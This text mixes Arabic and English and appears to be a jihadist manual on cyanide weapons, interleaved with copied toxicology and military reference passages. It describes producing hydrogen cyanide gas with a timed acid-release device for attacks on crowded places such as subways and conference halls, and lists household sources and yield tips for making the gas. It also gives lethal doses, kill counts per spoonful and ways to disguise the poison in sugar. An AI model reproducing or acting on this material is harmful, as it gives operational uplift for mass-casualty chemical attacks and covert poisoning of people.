ويحدث هذا التفاعل ببطء شديد في وجود جو حامضي وبشكل سريع في وجود بيئة قاعدية حيث تتم عملية الحلمأة خلال عشر دقائق عند درجة ٢٠م وقد تفسر هذه الحقيقة سبب تأخر اعراض التسمم حيث يمر بعض الوقت لحين وصول المادة من المعدة (بيئة حامضية) الى البيئة القاعدية في الأمعاء وقد مات رجل بعد أن تناول كوبا مليئا ببذور التفاح .

Cyanides are used in many industries and thus are available to potential poisoners. The main industries that use cyanides are:

.The mining of gold from low-grade ores
.The mining of silver from low grade silver ores
.The electroplating industry
The pesticides industry: Some countries such as New Zeeland permit using cyanide-containing pesticides in various tasks.
.The precious metals recovery industry, e. g. the recovery of silver in photography
.Chemical laboratories, pharmaceutical manufacturers etc

The commerce of use of cyanides in most countries is tightly controlled and exporting and importing large quantities of cyanides is a very regulated commerce. In some countries a chain of custody procedure is required to track the use of cyanide. However, these procedures are not easily regulated since many applications result in the consumption of cyanides. However, since only a very small amount of cyanides is sufficient to kill a person, obtaining enough material to cause harm is not that difficult.

Some of the materials which are widely available and which can be readily decomposed by heat, pyrolysed, to produce hydrocyanic acid are:

Shells of almonds, in particular fresh and somewhat green shells or even leafs of bitter almonds.
Pitts of fruits such as peaches, plums, cherries, apricots, mangoes, etc.
The roots of cassava (Manioc), in particular if they are not ripe. The bitter cassava produces more hydrocyanic acid and many people died after eating improperly prepared cassava.
Plastic parts made of Polyurethane, including polyurethane-based paint.
Plastics such as polyacrylonitril and cyanoacrylates. ("Superglue").

Lignite and low rank coal. (All coals release HCN but lignite releases more than bituminous).
Larger yields of cyanide are obtained if fresh air is not available to contact the heated material during the pyrolysis. Passing a small stream of nitrogen or helium over the heated material and then into the basic solution increases the yield of hydrocyanic acid. Although the yield of cyanides in these processes is not large, enough cyanide can be recovered to poison a person since the quantity needed is very small. Some victims who die due to smoke inhalation and fire actually die from breathing excess HCN. Most states do not allow using polyurethane mattresses, in particular in prisons, because the gases emitted upon their combustion in limited air were the cause of death of some inmates.

الخواص الطبيعية للسيانيدات الجافة :

حبيبات صغيرة على هيئة بودرة بيضاء وجميع السيانيدات لا تذوب في الماء ماعدا سيانيدات الفلزات القلوية (البوتاسيوم (KCN) والصوديوم والكالسيوم) وكذلك سيانيد الزئبق يذوب في الماء ودرجة غليانه ٦٣٠م .

آلية التسمم : ان مركبات السيانيد القادرة على اطلاق حمض الهيدروسيانيك تشل تنفس جميع الخلايا في الجسم ويتوقف مركز التنفس في الدماغ عن العمل لعدم قدرة خلاياه على التنفس .

الجرعة القاتلة : تقدر بحوالي ٧٥ملغم يعني ٠,٠٢ من الغرام للشخص البالغ وفي وقت بسيط لا يتعدى الدقيقتين .

الاعراض : من أهم الاعراض الدوار والصداع والخفقان وصعوبة التنفس واتساع في حدقة العين واخيرا فقدان الوعي وقد تظهر اعراض أخرى مثل الغثيان والقيء وفقدان القوة العضلية وانخفاض في درجة الحرارة ثم الموت وفي حالة حدوث الوفاة تصدر من الفم والأنسجة رائحة اللوز .

للسيانيدات ثلاثة إشكال وكلها سامة وقاتلة وهى كالتالى :

١ - الشكل الجاف ويكن اما حبيبات أو بودرة مثل :

أ- سيانيد البوتاسيوم وسيانيد الصوديوم وسيانيد الكالسيوم .

ب - حديدو سيانيد وحديدو سيانيد البوتاسيوم وحديدو سيانيد الصوديوم .

٢ - الشكل الغازي وهو يتشكل من تفاعل السيانيدات الجافة السابقة مع الأحماض المركزة ويكون على شكل غاز سيانيد الهيدورجين .

٣ - الشكل السائل ويدعي بحامض التسيان هيدريك أو (حمض الهيدروسيانيك) وهو ببساطة عملية تكثيف غاز سيانيد الهيدروجين أي تبريدة فيتحول غاز سيانيد الهيدروجين ألي السائل الحمضي .

من خلال الانواع السابقة نستطيع ان نبدأ الشرح :

إن الذي يهمنا ألان والذي سوف نقوم بتحضيره هو الشكل الثاني أي الشكل (الغازي) انة غاز سيانيد الهيدروجين القاتل لسهولة نشرة عبر الهواء - ولكن حتى نحصل على الشكل الغازي لابد ان نحصل على الشكل الأول الجاف من السيانيدات الا في حالات معينة ،، لأن المجاهد المبتدئ لا يستطيع ان يجهز عبوات فيها غاز سيانيد الهيدروجين في المنزل ويضعها في قوارير ثم يأخذها الي الهدف- وإنما الافضل ان نتبع الأسلوب الثنائي في التفاعل وهو المتبع في اغلب القذائف العسكرية الغازية والتي تستخدمها الجيوش ولكن فكرتنا بسيطة وغير صعبة وتعتمد على التالي :

الية استخدام غاز الدم (سيانيد الهيدروجين) فى الغزوات الجهادية :

ببساطة يتم تجهيز كمية من السيانيدات الجافة ونضعها في وعاء وفي وعاء اخر نضع احد الاحماض المركزة وبواسطة نظام توقيتي يتم سكب الحمض على السيانيدات الجافة ويتشكل على الفور غاز سيانيد الهيدروجين القاتل ويقتل اكبر عدد من الصليبيين واليهود المعتدين على بلادنا بجيوشهم .

معلومات عن غاز وحمض سيانيد الهيدروجين

(HYDROGENE CYNIDE - HCN)

كما هو معروف فأنة لافرق بين غاز وحمض سيانيد الهيدروجين الا في الخصائص فقط بمعنى ان الحمض هو نفسة غاز سيانيد هيدروجين ولكن تم تكثيفة بالتبريد فيصبح سائل حمضي .

الأعراض الناتجة من التعرض لغاز سيانيد الهيدروجين :

يشعر المصاب بحرقان في الحلق وتحمر عيناه ويتذوق طعما معدنيا في فمه ويعقب ذلك شعور بالتعب وثقل بالاطراف وضغط فوق الجبهة الذي يسمى الدوار (GIDDENESS) والصداع
الخفقان (PLAPITATION) وصعوبة التنفس واخيرا فقدان الوعي وقد تظهر اعراض مثل الغثيان والقئ نتيجة تخريش املاح السيانيد للانسجة وفي حالة حدوث الوفاة تصدر من الفم والانسجة رائحة اللوز.

من خصائص غاز سيانيد الهيدروجين :

ان كثافة غاز سيانيد الهيدروجين تساوي تقريبا كثافة الهواء .

الجرعة القاتلة لغاز سيانيد الهيدروجين :

عندما تصبح كثافة الغاز في الهواء ٢٠٠ملغم في المتر المكعب يموت الانسان اذا تعرض لها مدة عشرة دقائق أما اذا زادت الكثافة الى ٥٠٠ ملغم بالمتر المكعب مات الإنسان بعد دقيقة واحدة من تعرضه

(يعني نصف غرام منة في المتر المكعب الواحد تقتل الإنسان في دقيقة)

وفي غرف الاعدام وبالذات في بعض من الولايات المتحدة الامريكية كانوا يستخدمون سيانيد البوتاسيوم وبكمية تعادل حجم بيضة ويسكب عليها حمض الكبريتيك المركز ويغلقون الغرفة على الذي سوف يعدمونة وسوف يموت بسرعة .

(خصائص حمض الهيدروسيانيك)

لة عدة اسماء منها حامض التسيان هيدريك وأيضا حمض الهيدروسيانيك وهو يعتبر سم قوي جدا ومن أهم سموم الخلية حيث يشل تنفس جميع الخلايا في الجسم بتداخله مع الانزيمات (CYTOCHROME OXIDE)التي تتحكم في عملية تنفس الخلية لذلك وضعت آلية عمل السيانيد على أنها نقص في اكسجين داخلي ويتوقف مركز التنفس في الدماغ عن العمل لعدم قدرة خلاياه على التنفس هذا وأن دم الوريد المأخوذ من شخص توفي بالتسمم بالسيانيد دم أحمر كان يشبه دم الشرايين وذلك لاحتوائه على نسبة اكسجين عالية لم تتمكن خلايا الجسم من استعمالها .

اما تحضيرة معمليا فهنالك عدة طرق والمهم في اغلب الطرق تكثيفة بالتبريد فيتحول الغاز الي سائل حمضي ويستحضر من أملاحه مثل سيانيد الصوديوم وباضافة أحد الحوامض اليه حسب المعادلة التالية:

$$NaCN + HCL \longrightarrow HCN + NaCL$$

(والحامض المحضر بهذه الطريقة سم قوي جدا وتنقيط نقطة واحدة منه في عين كلب تكفي لقتله على الفور)

كما يمكن تحضيره ايضا من تفاعل حمض الكبريتيك المركز مع ازرق بروسيا وحديدو سيانيد الصوديوم أو حديدو سيانيد البوتاسيوم

اذا كما تحدثنا سابقا ان الحمض هو نفسه الغاز ولكن الحمض يتم تكثيفة فيصبح سائل يعني لو وضعنا الحمض معرض للهواء في جو الغرفة سوف يتبخر لانة اخف من الهواء ويتحول لغاز سيانيد الهيدروجين الذي هو كثافتة نفس الهواء ، (لان درجة غليان حمض السيانيد ٢٧ درجة مئوية ، سوف يتبخر الي الغاز بسرعة يعني في درجة حرارة الغرفة سيتبخر ويتصاعد) .

وبالنسبة للغاز والحمض كلاهما سام جدا سواء كان في حالته الغازية أم السائلة سم قوي جدا ويعتبر من أهم سموم الخلية حيث يشل تنفس جميع الخلايا في الجسم

Why Cyanides are the Ideal Poison for Want-To-be Poisoners ?

Cyanide offers Want-To-Be Poisoners unique combination of properties that makes it an ideal poison for professionals as well as for amateurs. The main ones are:

A. Cyanides are extremely toxic and only a small amount of material is sufficient to kill a person.

For example, the probability that a person who weighs 160 lbs, (72.64 Kg), who ingests 0.3632 grams potassium cyanide will die within three days is 50 %, and if he ingests 0.55 grams, the probability is over 90 %. To put these numbers in prospective, a teaspoon of salt contains 7.2 grams and a tablespoon contains 23.7 grams. Thus, 90 percent of 13 people, about 12, who weigh 160 lbs can be killed using a SINGLE teaspoon of potassium cyanide. A single tablespoon of potassium cyanide will kill 90 % of 43 people, i. e. about 39. In reality, death due to cyanide poisoning will occur in much shorter time than three days, more likely in 2-6 hours.

To put this in prospective, 0.36 grams of potassium cyanide, a white crystalline material that looks like table salt or coarse sugar, occupies a smaller volume then the volume of salt that most people put on an order of French Fries. It can also be mixed with ordinary sugar or placed in a packet of artificial sweetener.
If the mixing ratio is say 1 cyanide to 9 sugar, one or two spoons will contain enough cyanide to kill the user! Crystalline potassium cyanide will not be distinguishable by the eyes from ordinary salt or sugar and bot will readily dissolve in water, tea or coffee.

(الشرح التفصيلي لـ أيون السيانيد)

السيانيدات هي أملاح حمض سيانيد الهيدروجين HCN، وتتميز باحتوائها على رابطة C≡N- التي تتكون من ارتباط ذرة الكربون برابطة ثلاثية مع ذرة النيتروجين.

غالباً ما يطلق اسم السيانيدات على المركبات اللاعضوية الحاوية على الرابطة C≡N- في أملاحها، مثل سيانيد البوتاسيوم KCN أو سيانيد الصوديوم NaCN، في حين أن المركبات العضوية الحاوية عليها تسمى النتريلات مثل أسيتونتريل CH3CN.

وتعد المركبات التي يمكن أن تحرر أيون السيانيد – CN من المواد شديدة السمية تجاه الحيوانات.

إن لجسم الإنسان آلية حباه الله إياها ليتحرر من السيانيد ولكنها بطيئة جدا،وذلك لوجود إنزيم داخل الخلية الحية والذي يمكنها من تحويل السيانيد إلى مركبات غير خطرة وهذه ليست فعالة في كثير من الأحيان وذلك لان جسم الإنسان لا يحتوي على كميات كبيرة من أيون السلفات والذي تستخدمه الإنزيمات للتحرر من السانيد .
فمثلا ان سيانيد الصوديوم مركب كيميائي ذو سمية عالية .الرعايه الطبية الفوريه مطلوبة في حالة تسمم بالسيانيد لانه قاتل بسرعة كبيرة مثل سيانيد البوتاسيوم . له رائحة تشبه اللوز المر لكن ليس كل انسان قادر على شم رائحته و هذا عائد لصفات جينية .ويستخدم سيانيد الصوديوم لاستخراج الذهب و المعادن الثمينة ، ويستخدم السيانيد ايضا و بطريقة غير مشروعة في صيد السمك .

يعتبر السيانيد اقوى مانع من التنفس ويؤثر على
mitochondrial cytochrome oxidase
وهو يعرقل نقل الالكترون وهذه العملية تخفض عمليات
الاكسدة و تخفض استهلاك الاكسجين و تزداد كمية
الحامض اللبني نتيجة عمليات الايض اللاهوائي .
في البداية السيانيد يسبب تسمم احمر او وردي حاد للدم
نتيجة لقلة استخدام الاكسجين واذا تعرض الجسم الى
١٠٠ - ٢٠٠ ملغم من سيانيد الصوديوم فانه يفقد الوعي لمدة
من ثانية - ١٠ ثواني حسب كمية الطعام الموجودة في المعدة
و قوة الجسم و احيانا تمتد الى ٤٥ دقيقة و احينا تمتد الى النوم
العمق و قد يموت الشخص خلال ساعتين في حال عدم معالجة
التسمم و يصاحب الاعراض تشنج و حدوث سكتة قلبية .

(التسمم بالسيانيدات)

يشتهر السيانيد في أوساط علماء السموم كواحد من أسرع السموم قتلاً وأشدها فتكاً، ولعله اشتهر بين العامة عن طريق أفلام الجاسوسية والمخابرات التي تمجد هذا السم الذي انتشر إستعماله لفترة طويلة كوسيلة للقضاء على الأعداء أو الإنتحار في حالة الأسر،

والسيانيد المستخدم كسم يتمايز إلى تركيبين :

(الأول) هو أملاح السيانيد التي يتم تناولها بالفم وتحتاج إلى الإختلاط بأحماض المعدة او انزيمات الامعاء للتحول إلى حمض الهيدروسيانيد (وهو التركيب الثاني) والذي يتكفل بالقتل .

وحمض الهيدروسيانيد هو حمض متطاير يتميز برائحة اللوز المر،

(وبصفة عامة فإن التسمم بالسيانيد يحدث في أي حالة ينجم عنها دخول أيون السيانيد إلى الجسم)

صورة لقلادة تحتوي على كبسولة بها كمية من احدى املاح السيانيد القاتلة وكان يستخدمها قديما الجواسيس لفترة طويلة كوسيلة للقضاء على الأعداء أو الانتحار في حالة الأسر، خوفاً من تسرب أسرار الدول في حالة تم استخدام وسائل تعذيب شديدة القسوة عليهم .

صورة لحقيبة احد جواسيس الحرب الباردة وكان عنصر السيانيد السام
احد مكوناتها سواء على هيئة كبسولة او بتعبئتها في راس الرصاصة

توضيح الاسلحة التي في حقيبة احدى جواسيس الاتحاد السوفيتي السابق !!

- علبة سجائر ذهبية تبدو عادية جداً لمن ينظر إليها لأول مرة ، لكن ما كان بداخلها لم تكن سجائر عادية على الإطلاق.... فخلف طبقة صغيرةٍ من أنصاف السجائر وضعت للتمويه في أول العلبة ، يوجد صندوق صغير بإمكانه إطلاق رصاصات "دَمْدَم*" المتفجرة عبر أطراف أنصاف السجائر التي في الطبقة الأولى .

رصاصات "دَمْدَم" : رصاصات خاصة متفجرة ، طورها الجيش البريطاني وقام بتجربتها في (الهند) في أواخر القرن التاسع عشر. تتمدد عند إصطدامها بالهدف ، ثم تنفجر به ، وتنتشر أجزائها على هيئة شظايا لتلحق الضرر بمناطق واسعة من الجسم ، مما يؤدي لتفاقم الإصابة و جعل العلاج منها شبة مستحيل و بخاصة إذا أصابت العظام حيث تؤدي لتهشيمها بشكل حاد . هذا النوع من الرصاصات يعتبر من الأسلحة المحرّمة دولياً.

- والسلاح الثاني ، كان مسدساً صغيراً جداً يمكن إخفائه في راحة اليد ، طوله أربع بوصات وارتفاعه ثلاث بوصاتٍ ونصف ، ولا يصدر عنه صوتٍ أقوى مما يصدر عن قرقعة أصابع اليد ، ويطلق رصاصته بالكهرباء وليس بقوة الدفع الميكانيكية كما هو المعتاد... ليس هذا فحسب.. فالرصاصات التى يطلقها يحتوى رأسها على سنٍ مدبب مطلي بسم "السيانيد" القاتل .

(حالات التسمم بالسيانيد)

- التسمم القدري : ويحدث هذا التسمم قضاءً وقدراً في حالة إستنشاق أيونات السيانيد المتصاعدة في أحد العمليات التالية :

-الصناعة : فأملاح السيانيد قد تستخدم في تحميض الصور الفوتوغرافية، وعمليات إستخراج الذهب والفضة من المناجم والصخور، وفي صناعة الألياف الصناعية والبلاستيك.

- الزراعة : فحمض الهيدروسيانيك قد يستخدم في رش الأشجار والحقول للتخلص من الإصابات النباتية.

- الأنشطة المنزلية : فأيون السيانيد قد يدخل في تركيب بعض المبيدات كما أن بعض بذور الفاكهة غير الناضجة قد تحتوي على مركب (الأميجدالين) (Amygdaline)السكري والذي يحتوي أيون السيانيد أيضاً .

- الانتحار:ويتم عادة بتناول أملاح السيانيد عن طريق الفم لسهولة توفيرها مقارنة بالحمض.

- القتل : غالباً لا يستخدم السيانيد في جرائم القتل وذلك لسرعة الوفاة، ولكن غرف الإعدام بالسيانيد كانت من الوسائل المعتمدة للقصاص في الولايات المتحدة الأمريكية .

إمتصاص السم : يمكن لحمض الهيدروسيانيك أن يتسرب عبر الجلد والأغشية المخاطية مباشرة، كذلك فإن إستنشاق الأبخرة المتطايرة للحمض من الممكن ان تسبب أعراض التسمم في ثوان معدودة ومن ثم الموت في دقائق قليلة .

أما في حالة تناول أملاح السيانيد بالفم، فلابد أولاً من إختلاط الأملاح بحمض الهيدروكلوريك الموجود بالمعدة للتحول إلى الصيغة الحمضية القاتلة، وهو ما قد يؤخر الوفاة ساعة كاملة .

وفي حالة الغياب التام لأحماض المعدة، فإن أملاح السيانيد لا تعدو كونها أملاحاً لا تضر، كما حدث مع الراهب "راسبوتين" الذي عاش في روسيا القيصرية اوائل القرن الفائت، وكان كثير التناول للخمر، مما سبب غياب الأحماض المعدية لديه وأيضا قللت السكريات التي بالخمر من سمية السيانيد، لذلك حين حاول أعدائه قتله بأملاح السيانيد فشلوا في ذلك ولم يجدوا حلاً سوى إطلاق الرصاص عليه !!

Inorganic cyanides, the most available ones, are very toxic when ingested but their solution in water is even more toxic. Potassium, sodium and many of the other inorganic cyanides are water soluble. Therefore, when ingested, they quickly form solutions in the stomach which rapidly enters the blood and circulate through every part of the body.

The toxicity is somewhat reduced if alcohol and sugar are present simultaneously with the cyanide. The reason is that the cyanide ion can react with the sugars to form amygdalin. This compound is not very stable and decomposes in water to reform cyanides and sugar. (Hydrolysis). Anecdotally, when attempts were made to poison the Russian Healer/Advisor to the Czar, Rasputin, by putting cyanide in his red wine and cake, he did not die. The exact confirmed evidences are sketchy, but one possibility is that the effective amount of cyanide ingested was reduced due to its reaction with the .sugars in the wine to form the less toxic amygdalin

كيفية الإصابة بالسمية : يسبب السيانيد قصوراً هائلاً في إمداد الخلايا بالأكسجين عن طريق الإرتباط بجزيئات الحديد المؤين . وهناك أكثر من أربعين نظاماً إنزيمياً تتوقف أنشطتها عند تسمم الجسم بالسيانيد، ولعل أبرز هذه الأنظمة نظام السيتوكروم أوكسيداز والذي ينجم عن توقف نشاطه مايلي:

١ـ تثبيط تناول الأكسجين بواسطة الخلايا، فعلى الرغم من كفاية نسبة الأكسجين بالدم إلا أن الخلايا تصبح عاجزة عن إستخدامه، ويصبح الدم الوريدي مؤكسج تماماً كما الدم الشرياني بالضبط .

٢ـ توقف الوظائف الحيوية لجميع أعضاء الجسم ومن الضمن الأعضاء الحيوية .

(أعراض وعلامات التسمم بالسيانيد)

١ـ رائحة اللوز المر ـ ٢ـ غثيان وقيء .

٣ـ ضيق النفس وسرعة التنفس مع زيادة معدل ضربات القلب، ولكن سرعان ماينخفض معدل التنفس .

٤ـ بكاء السيانيد (Cyanide cry) كنتيجة لتورم الحنجرة بالماء .

٥ـ تشنجات عصبية وقلة معدل التنفس بشدة ثم الموت .

CHEMICAL AND PHYSICAL PROPERTIES

Autoignition Temperature 538°

[a] The vapor density relative to air of hydrogen cyanide increases with increasing temperature. At 25.7°, it is 1.007, or slightly heavier than air.

A cyanide is a chemical compound that contains the cyano group,- CN, which consists of a carbon atom triple bonded to a nitrogen atom.Cyanides most commonly refer to salts of the anion CN?, which is isoelectronic with carbon monoxide and with molecular nitrogen. Most cyanides are highly toxic.

Toxicity : Many cyanides are highly toxic. The cyanide anion is an inhibitor of the enzyme cytochrome c oxidase (also known as aa3) in the fourth complex of the electron transport chain (found in the membrane of the mitochondria of eukaryotic cells). It attaches to the iron within this protein. The binding of cyanide to this cytochrome prevents transport of electrons from cytochrome c oxidase to oxygen. As a result, the electron transport chain is disrupted, meaning that the cell can no longer aerobically produce ATP for energy.

Tissues that depend highly on aerobic respiration, such as the central nervous system and the heart, are particularly affected. This is an example of histotoxic hypoxia.

The most hazardous compound is hydrogen cyanide, which is a gas at ambient temperatures and pressure and can therefore be inhaled. For this reason, an air respirator supplied by an external oxygen source must be worn when working with hydrogen cyanide. Hydrogen cyanide is produced when a solution containing a labile cyanide is made acidic, because HCN is a weak acid. Alkaline solutions are safer to use because they do not evolve hydrogen cyanide gas. Hydrogen combustion of polyurethanes; for this reason, polyurethanes are not recommended for use in domestic and aircraft furniture. Oral ingestion of a small quantity of solid cyanide or a cyanide solution as little as 200 mg, or to airborne cyanide of 270 ppm is sufficient to cause death within minutes.

Cyanide poisoning

Cyanide poisoning occurs when a living organism is exposed to a compound that produces cyanide ions (CN?) when dissolved in water. Common poisonous cyanide compounds include hydrogen cyanide gas and the crystalline solids potassium cyanide and sodium cyanide. The cyanide ion halts cellular respiration by inhibiting an enzyme in the mitochondria called cytochrome c oxidase.

Acute poisoning

Cyanide poisoning is a form of histotoxic hypoxia because the cells of an organism are unable to use oxygen, primarily through the inhibition of cytochrome c oxidase. Inhalation of high concentrations of cyanide causes a com a with seizures, apnea, and cardiac arrest, with death following in a matter of minutes. At lower doses, loss of consciousness may be preceded by general weakness, giddiness, headaches, vertigo, confusion, and perceived difficulty in breathing. At the first stages of unconsciousness, breathing is often sufficient or even rapid, although the state of the victim progresses towards a deep coma, sometimes accompanied by pulmonary edema, and finally cardiac arrest. Skin color goes pink from cyanide hemoglobin complexes. A fatal dose for humans can be as low as 1.5 mg/kg body weight.

Chronic exposure

In addition to pesticide and insecticide, cyanide is contained in tobacco smoke, smoke from building fires and some foods, like almonds, apricot kernel, cassava, yucca, manioc, and apple seeds.Vitamin B12 in the form of hydroxycobalamin, or hydroxocobalamin,

Historical cases : Hydrogen cyanide gas has also been used for judicial execution in some states of the United States, where cyanide was generated by reaction between potassium cyanide dropped into a compartment containing sulfuric acid, directly below the chair in the gas chamber.

War : Cyanides were stockpiled in both the Soviet and the United States chemical weapons arsenals in the 1950s and 1960s. However, as a military agent, hydrogen cyanide was not considered very effective, since it is lighter than air and needs a significant dose to incapacitate or kill.

Suicide : Cyanide salts are sometimes used as fast- acting suicide devices. Since cyanide works better with higher stomach acidity, it should, in theory, work best with an empty stomach

دور غاز سيانيد الهيدروجين في الحرب الكيميائية خاصة في الحرب العالمية الاولى

سيتضح ان غاز سيانيد الهيدروجين لم يكن دورة ذو قيمة خلال الحرب العالمية الاولى نظرا للاراضي الواسعة التي كانت تلقى فيها قنابل السيانيد – ولكن الهدف بالنسبة لنا هو غزوات محدودة توتي ثمارها بسرعة مثل محطة قطار او مترو انفاق او قاعة مؤتمرات صليبية – فتاثير الغاز فيها قاتل ومدمر .

(عرض عـام لغاز سيانيد الهيدورجين)

إن غاز السيانيد هو عامل فتاك مُعد للاستخدام الفوري، وهو غاز محدود في منفعته العسكرية وفقاً لشدة كميته الزمنية المميتة ٥٠ LCt50 وسرعة تطايره. وتحدث الوفاة في غضون ست الى ثمان دقائق عَقِب استنشاق كمية كبيرة من الكمية الزمنية العالية Ct.

وإن نترات الصوديوم والثيوسُلفات هما ترياقان فعالان .

ويتمتع السيانيد بسمعة غير جديرة بالاستحقاق كعامل جيد في الحرب. اذ إنّ حاصل الزمن والتركيز المميت ٥٠ للعامل عالٍ، ويسبب التعرض الطفيف الذي يكون أقل من حاصل التركيز والزمن المميت تأثيرات قليلة. وتعني سرعة تطايره أنه يصعب الحصول على كميات فعّالة في ساحة المعركة، وأنه لا يمكن ادامة كميات عالية لأكثر من دقائق معدودة في الهواء الطلق .

وعلى أي حالٍ. يكون السيانيد فتاكاً بكميات عالية .

OVERVIEW

Cyanide is a rapidly acting lethal agent that is limited in its military usefulness by its high LCt50 and high volatility. Death occurs within six to eight minutes after inhalation of a high Ct. Sodium nitrite and sodium thiosulfate are effective antidotes .

(الصلة العسكرية / التاريخية)

أستخدم الفرنسيون حوالي ٤٠٠٠ طن من غاز السيانيد في الحرب العالمية الأولى دون إحراز أي نجاح عسكري بارز، لأنه يُحتمل أنّ تكون الذخيرة الصغيرة التي تزن رطلاً أو رطلين المستخدمة في الحرب قد أخفقت في إطلاق كميات كبيرة كافية لاحداث تأثيرات أحيائية. وشملت العوامل الأخرى سرعة تطاير غاز السيانيد { الذي يتبخر وينتشر بسرعة } وبفعل نشاطه الأحيائي " الفعال أو غير الفعال"، أي الذي نجم عنه آثار قليلة بفعل الكمية الزمنية الفتاكة Ct {على النقيض من غاز الخردل الذي يسبب تلف العين في نسبة ١ بالمائة من الكمية المميتة}. وقد احتفظت الولايات المتحدة بأعداد قليلة من ذخيرة غاز السيانيد إبّان الحرب العالمية الثانية. ويُزعم أن اليابان استخدمت غاز السيانيد ضد الصين قبل وخلال الحرب العالمية الثانية،

HISTORY/MILITARY RELEVANCE

The French used about 4000 tons of cyanide in World War I without notable military success, possibly because the small one- to two-pound munitions used could not deliver the large amounts needed to cause biological effects. Other factors included the high volatility of cyanide (which quickly evaporated and dispersed) and its "all or nothing" biological activity, i.e., it caused few effects below the lethal Ct (in contrast to mustard, which causes eye damage at 1% of the lethal amount).

The U.S. maintained a small number of cyanide munitions during World War II. Japan allegedly used cyanide against China before and during World War II.

يشير مصطلح السيانيد الى شارد سالب{أنيون CN-} أو الى شكله الحاضمي، حامض ساينيك الهايدروجين{HCN}.

ويتكون غاز السايانوجين {C2N2} بواسطة تأكسد أيونات السيانيد ومع ذلك، أصبح مصطلح السايانوجين يشير الى المادة المكوّنة للسايناید أثناء العملية الأيضية محدثاً تأثيرات أحيائيـة لغاز السيانيد الحر{أُشتق مصطلح السايانوجين من كلمة "سايانو" و "جينان" التي تعني باليونانية "أنتجَ"}.

إن غاز السيانيد البسيط {HCN, NaCN} هو مركّب يتفككُ الى أنيون السيانيد {CN-} والى أيون مُوجب الشحنة {الكاتيون H+, Na+} . ويعتبر النِّتريل مركّب عضوي يحتوي على السيانيد. ويشير غاز السايانوجين عادة الى عنصر النِّتريل الذي يحرّر أنيون السيانيد أثناء العملية الأيضية محدثاً بذلك آثار أنيون السيانيد الأحيائيـة. وقد يتواجد غاز السايانوجين بشكله البسيط {كلوريد السّايانوجين} أو بشكله المركّب { نتروبروساید الصوديوم}

T he term cyanide refers to the anion CN-, or to its acidic form, hydrocyanic acid (HCN). Cyanogen (C2N2) is formed by the oxidation of cyanide ions; however, the term cyanogen has also come to refer to a substance that forms cyanide upon metabolism and produces the biological effects of free cyanide (the term cyanogen is from "cyano" and "gennan," Greek meaning "to produce"). A simple cyanide (HCN, NaCN) is a compound that dissociates to the cyanide anion ($C\equiv N^-$) and a cation (H^+, Na^+).

A nitrile is an organic compound that contains cyanide. A cyanogen usually refers to a nitrile that liberates the cyanide anion during metabolism and produces the biological effects of the cyanide anion. Cyanogens may be simple (cyanogen chloride) or complex (sodium nitroprusside).

وتُدعى عناصر السيانيد ” بالعوامل الدموية " أيضاً، وهو مصطلح مهجور لا يزال يستخدمه العديد من أفراد القوات العسكرية .
وفي الفترة التي وُضِعَ غاز السيانيد موضع الاستعمال في الحرب العالمية الأولى، سببت العوامل الكيمياوية الأخرى المستخدمة آثاراً موضعية بصورة رئيسية. وأحدثت عوامل السيطرة على الشغب إصابات في الجلد والأغشية المخاطية بفعل التماس المباشر معها ، وأحدث غاز الفُوسجين ضرراً في الرئتين بعد استنشاق الغاز .
وبخلاف ذلك، نجم عن استنشاق غاز السيانيد آثاراَ بدنية وجرى الاعتقاد بأن الغاز يمكن أن ينتشر في الدم؛ وعليه ، سميّ بـ ” العامل الدموي." ويُلغي الانتشار الواسع لعوامل الأعصاب والنُقّاطات الممتصة عبر الدم هذا المصطلح كرمز محدد لغاز السيانيد .
ويحمل استخدام عبارة "العامل الدموي" أيضاً دلالة بأن موقع العمل الرئيسي لغاز السيانيد هو داخل مجرى الدم ، في حين أنّ غاز السيانيد يؤدي دوره الرئيسي خارج مجرى الدم .

Cyanides are also called "blood agents," an antiquated term still used by many in the military. At the time of the introduction of cyanide in World War I,
the other chemical agents in use caused mainly local effects.Riot control agents injured the skin and mucous membranes from direct contact, and phosgene damaged the lungs after inhalation. In contrast, inhaled cyanide produces systemic effects and was thought to be carried in the blood; hence the term "blood agent."

The widespread distribution of absorbed nerve agents and vesicants via the blood invalidates this term as a specific designator for cyanide. Also, the use of "blood agent" also carries the connotation that the main site of action of cyanide is in the blood, whereas cyanide acts primarily outside the bloodstream .

المصادر الأخرى غير العسكرية : تنتشر شاردة { أيون } السيانيد في جميع الكائنات الحية تقريباً التي تحتمِل لا بل تحتاج الى الأيونات بكميات قليلة. وتحتوي الفواكه والبذور{ وخاصة النَوى} العديد من النباتات كالكرز والخوخ واللوز والفاصولياء البيضاء على السايانوجين القادرة على اطلاق السيانيد الحر عَقِب التحلُّل الخميري. وإن الجزء الصالح للأكل { الجذور } لنبات المَنيهوت { المستخدم على نطاق واسع كمادة غذائية رئيسية في العديد من مناطق العالم } له ميّزة سايانوجية .

ويكون لدى احتراق أي مادة تحتوي على عنصري الكاربون والنايتروجين القدرة على تكوين السايانيد؛ وتُطلق بعض اللدائن {وخاصة نتريلات الأكريلون} كميات خطيرة من الناحية السريرية يمكن التنبأ بها أثناء احتراقها. وتصنع المؤسسات الصناعية أكثر من ٣٠٠,٠٠٠ طن من سيانيد الهيدروجين سنوياً.

ويدخلُ السيانيد على نحو واسع الانتشار في استخدامات المركّبات الاصطناعية الكيمياوية والطلاء بالكهرباء وفي استخلاص المعادن والصباغة والطباعة والتصوير والزراعة وفي تصنيع الورق والأنسجة واللدائن .

Sources other than military. The cyanide ion is ubiquitous in nearly all living organisms that tolerate and even require the ion in low concentrations. The fruits and seeds (especially pits) of many plants, such as cherries, peaches, almonds, and lima beans contain cyanogens capable of releasing free cyanide following enzymatic degradation. The edible portion (the roots) of the cassava plant (widely used as a food staple in many parts of the world) is also cyanogenic. The combustion of any material containing carbon and nitrogen has the potential to form cyanide; some plastics (particularly acrylonitriles) predictably release clinically significant amounts when burned. Industrial concerns in the U.S. manufacture over 300,000 tons of hydrogen cyanide annually. Cyanides find widespread use in chemical syntheses, electroplating, mineral extraction, dyeing, printing, photography, and agriculture, and in the manufacture of paper, textiles, and plastics

(الخصائص الفيزيائية الكيمياوية)

يكون السيانيد موجوداً كحالة سائلة في الذخيرة الحربية بيد أنه يتبخر بسرعة لدى انفجار الذخيرة. ويأتي التهديد الرئيسي من بخار السيانيد.

وتُقارب درجة سُمِّية السائل درجة غاز الخردل . إن الطريقة المفضّلة التي يتم من خلالها اطلاق غاز السيانيد في سوح القتال هي بواسطة الذخيرة على وجه العموم{ القنابل والقذائف الكبيرة }،

